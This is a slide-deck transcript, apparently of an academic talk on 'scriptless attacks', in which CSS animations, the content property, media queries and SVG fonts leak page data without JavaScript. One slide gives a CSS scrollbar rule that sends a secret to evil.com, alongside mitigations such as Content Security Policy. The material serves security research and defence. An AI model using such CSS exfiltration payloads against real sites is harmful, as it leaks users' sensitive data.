Enhancing Web Security: The Rise of Scriptless Attacks
As XSS vulnerabilities take center stage in web application threats, attackers are innovating towards "Scriptless Attacks." This paper discusses how attackers can exploit HTML and CSS features to perform data exfiltration without executing scripts, a technique that limits traditional defense strategies. By leveraging CSS animations, the `content` property, and SVG web fonts, malicious actors can manipulate webpage content and extract sensitive data. We emphasize the need for multi-layered defense strategies, including Content Security Policy (CSP) and detection mechanisms, to combat these emerging threats.


Enhancing Web Security: The Rise of Scriptless Attacks
E N D
Presentation Transcript
Script less Attacks Stealing the Pie Without Touching the Sill


Background • XSS recently replaced SQL injection and related server-side injection attacks as the number one threat in the OWASP (Open Web Application Security Project) ranking. • As popular applications like Skype, Outlook, Thunderbird, Windows 8 are using HTML, security extensions like NoScript are being used by users. • Given all these defense strategies, we expect that attackers will thrive towards developing “Scriptless Attacks” which achieve same goal as XSS attacks without using any scripting.
Assumptions: • The attacker can inject arbitrary data into the DOM rendered by the browser • We assume that scripting is completely disabled • The following browser features to be useful building blocks in constructing attacks - Web-fonts based on SVG and WOFF • Attacker employ these fonts and utilize their features to vary the properties of displayed website content. BEYOND SCRIPT-BASED ATTACKS
CSS-based Animations • With CSS based animations, it is possible to over time change a wide range of CSS and DOM properties without using any script code • The CSS Content Property • CSS allows to use a property called content to extract arbitrary attribute values and display the value either before, after, or instead of the selected element • CSS Media Queries Attack Components a[href^=http://]:after{content:attr(href)} <style type="text/css"> @media screen and (min -width: 401px){ *{ background:green;} body:after{content:’larger view -port’} } @media screen and (max -width: 400px) { *{ background:red;} body:after{content:’smaller view -port’ } } </style >
To enable a purely CSS-based data exfiltration attack, we utilize all of the available features listed in above section. <div id="s">secret </div > <style type="text/css"> div#s::-webkit -scrollbar -track -piece :vertical:increment { background:redurl(// evil.com?s); } </style > • To mitigate this attack, • it is recommended to treat scrollbar backgrounds and scrollbar state backgrounds equally; • all background images and similar external resources should be loaded during page-load and not on appearance or state occurrence. Measurement-based Content Exfiltration-using Smart Scrollbars
MITIGATION TECHNIQUES • We conclude that several layers of protection are necessary to effectively and holistically defend against CSS-, SVG- and HTML-based data leakage • Content Security Policy (CSP) • Detecting Detached Views • Miscellaneous Defense Techniques Conclusion : While the attacks discussed in this paper presumably do not represent the entirety of ways to illegitimately retrieve sensitive user-data, we believe that the attack components discussed in this paper are of great importance to other attack vectors.